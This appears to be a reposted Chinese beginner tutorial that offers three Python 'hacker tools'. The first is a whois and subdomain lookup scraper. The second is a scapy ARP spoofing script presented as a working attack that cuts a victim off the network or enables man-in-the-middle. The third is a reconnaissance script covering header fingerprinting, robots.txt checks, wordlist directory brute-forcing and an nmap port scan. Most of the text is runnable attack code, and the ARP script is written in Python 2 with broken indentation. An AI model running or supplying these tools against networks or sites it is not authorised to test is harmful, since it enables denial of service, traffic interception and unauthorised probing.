
新手Python黑客工具入门

AI时间 1周前

点击上方“**AI时间**”，关注并设为星标

加入人工智能技术社区！



源 | 学习Python和网络爬虫

为了满足新手对Python的追求，特写了三个初级Python入门工具。第一期写了三个初级工具，希望新手看完以后可以对Python的脚本有一个基本了解。高手请绕过此文章！

一件套 pythond requests模块构造一个whois信息收集器
二件套 python编写一个arp断网攻击
三件套 目录信息收集

简单梳理一下此工具需要具备哪些功能。脚本获取信息如下：

IP信息、子域名、备案、注册人、邮箱、地址、电话、DNS

具体操作如下：

我们要用到的模块是requests

python环境:py3

安装方法：pip install requests或python steup.py install

通过http://site.ip138.com来进行查询

http://site.ip138.com/输入你要查询的域名/domain.html #这个目录用于查询IP解析记录

htp://site.ip138.com/输入你要查询的域名/beian.html #这个用于查询子域名

http://site.ip138.com/输入你要查询的域名/whois.html #这个用于进行whois查询

```python
#首先我们要导入requests模块和bs4模块里的BeautifulSoup和time模块
import requests
import time
from bs4 import BeautifulSoup
#设置好开始时间点
strat=time.time()
def chax():
  #询问用户要查询的域名
  lid=input('请输入你要查询的域名:')
  #设置浏览器头过反爬
  head={'User-Agent':'Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.132 Safari/537.36'}
  #设置好url
  url="http://site.ip138.com/{}/".format(lid)
  urldomain="http://site.ip138.com/{}/domain.htm".format(lid)
  url2="http://site.ip138.com/{}/beian.htm".format(lid)
  url3="http://site.ip138.com/{}/whois.htm".format(lid)
  #打开网页
  rb=requests.get(url,headers=head)
  rb1=requests.get(urldomain,headers=head)
  rb2=requests.get(url2,headers=head)
  rb3=requests.get(url3,headers=head)
  #获取内容并用html的方式返回
  gf=BeautifulSoup(rb.content,'html.parser')
  print('[+]IP解析记录')
  #提取内容里的p标签
  for x in gf.find_all('p'):
    #使用text的内容返回
    link=x.get_text()
    print(link)
gf1=BeautifulSoup(rb1.content,'html.parser')
print('[+]子域名查询')
for v in gf1.find_all('p'):
  link2=v.get_text()
  print(link2)
gf2=BeautifulSoup(rb2.content,'html.parser')
print('[+]备案查询')
for s in gf2.find_all('p'):
  link3=s.get_text()
  print(link3)
gf3=BeautifulSoup(rb3.content,'html.parser')
print('[+]whois查询')
for k in gf3.find_all('p'):
  link4=k.get_text()
  print(link4)
chax()
end=time.time()
print('查询耗时:',end-strat)
```


运行截图

二件套

使用python编写一个arp断网攻击

arp攻击原理：通过伪造IP地址与MAC地址实现ARP欺骗，在网络发送大量ARP通信量。攻击者

只要持续不断发送arp包就能造成中间人攻击或者断网攻击。（PS:我们只需要scapy里的一些参数就可以实现）

ps:尽量不要使用windows，windows会报错！

缺少windows.dll，具体这个dll安装后会不会又报错官方没给出答复

编写攻击的脚本：

Ether是构造网络数据包


ARP进行ARP攻击

sendp进行发包


```
import os
    import sys
    from scapy.layers.l2 import getmacbyip
    from scapy.all import (
      Ether,
      ARP,
      sendp
    )

    #执行查看IP的命令
    ifconfig=os.system('ifconfig')
    print ifconfig
    gmac=raw_input('Please enter gateway IP:')
    liusheng=raw_input('Please enter your IP:')
    liusrc=raw_input('Please enter target IP:')
    try:
    #获取目标的mac
      tg=getmacbyip(liusrc)
      print tg
    except Exception , f:
    print '[-]{}'.format(f)
    exit()
    def arpspoof():
      try:
    eth=Ether()
    arp=ARP(
        op="is-at", #arp响应
        hwsrc=gmac, #网关mac
        psrc=liusheng,#网关IP
        hwdst=tg,#目标Mac
        pdst=liusrc#目标IP
    )
    #对配置进行输出
    print ((eth/arp).show())
    #开始发包
    sendp(eth/arp,inter=2,loop=1)
      except Exception ,g:
      print '[-]{}'.format(g)
      exit()
    arpspoof()
```


攻击图：



从受害者的角度来观看：



受害者已经断网了
说明我们的脚本攻击成功

三件套

准备


安装好requests,bs4模块:
pip install requests
pip install bs4
或者去下载好对应的模块压缩包
然后找到steup.py执行python steup.py install

思路

使用requests.headers()获取http头部信息
通过htp响应码来判断robots是否存在
通过http响应码判断存在的目录
通过nmap判断开放的端口(PS:这里我是使用os模块来进行nmap命令扫描)我这边的nmap模块一调用，nmap就会出现停止运行
通过爬取某网站获得对应的whois,IP反查域名的信息。

```python
import requests
import os
import socket
from bs4 import BeautifulSoup
import time
#获取http指纹
def Webfingerprintcollection():
  global lgr
  lgr=input('请输入目标域名：')
  url="http://{}".format(lgr)
  header={'User-Agent':'Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.132 Safari/537.36'}
  r=requests.get(url,headers=header)
  xyt=r.headers
  for key in xyt:
      print(key,':',xyt[key])
Webfingerprintcollection()
print('==================================================')
#判断有无robots.txt
def robots():
  urlsd="http://{}/robots.txt".format(lgr)
  header = {'User-Agent': 'Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.132 Safari/537.36'}
  gf=requests.get(urlsd,headers=header,timeout=8)
  if gf.status_code == 200:
      print('robots.txt存在')
      print('[+]该站存在robots.txt',urlsd)
  else:
      print('[-]没有robots.txt')
robots()
print("==================================================")
#目录扫描
def Webdirectoryscanner():
  dict=open('build.txt','r',encoding='utf-8').read().split('\n')
  for xyt in dict:
      try:
        header = {'User-Agent': 'Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.132 Safari/537.36'}
        urljc="http://"+lgr+"{}".format(xyt)
        rvc=requests.get(urljc,headers=header,timeout=8)
        if rvc.status_code == 200:
            print('[*]',urljc)
      except:
          print('[-]远程主机强迫关闭了一个现有的连接')
Webdirectoryscanner()
print("==================================================")
s = socket.gethostbyname(lgr)
#端口扫描
def portscanner():
  o=os.system('nmap {} program'.format(s))
  print(o)
portscanner()
print('==================================================')
#whois查询
def whois():
    heads={'User-Agent': 'Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.132 Safari/537.36'}
    urlwhois="http://site.ip138.com/{}/whois.htm".format(lgr)
    rvt=requests.get(urlwhois,headers=heads)
    bv=BeautifulSoup(rvt.content,"html.parser")
    for line in bv.find_all('p'):
        link=line.get_text()
        print(link)
whois()
print('==================================================')
#IP反查域名
def IPbackupdomainname():
    wu=socket.gethostbyname(lgr)
    rks="http://site.ip138.com/{}/".format(wu)
    rod={'User-Agent': 'Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.132 Safari/537.36'}
    sjk=requests.get(rks,headers=rod)
    liverou=BeautifulSoup(sjk.content,'html.parser')
    for low in liverou.find_all('li'):
        bc=low.get_text()
        print(bc)
IPbackupdomainname()
print('==================================================')
```


运行截图：



*作者：*redBu11

*源自：*sec-redclub.com/index.php/archives/758/

声明：文章著作权归作者所有，如有侵权，请联系小编删除

-END-

转载声明：本文选自「学习Python和网络爬虫」，搜索「datanami」即可关注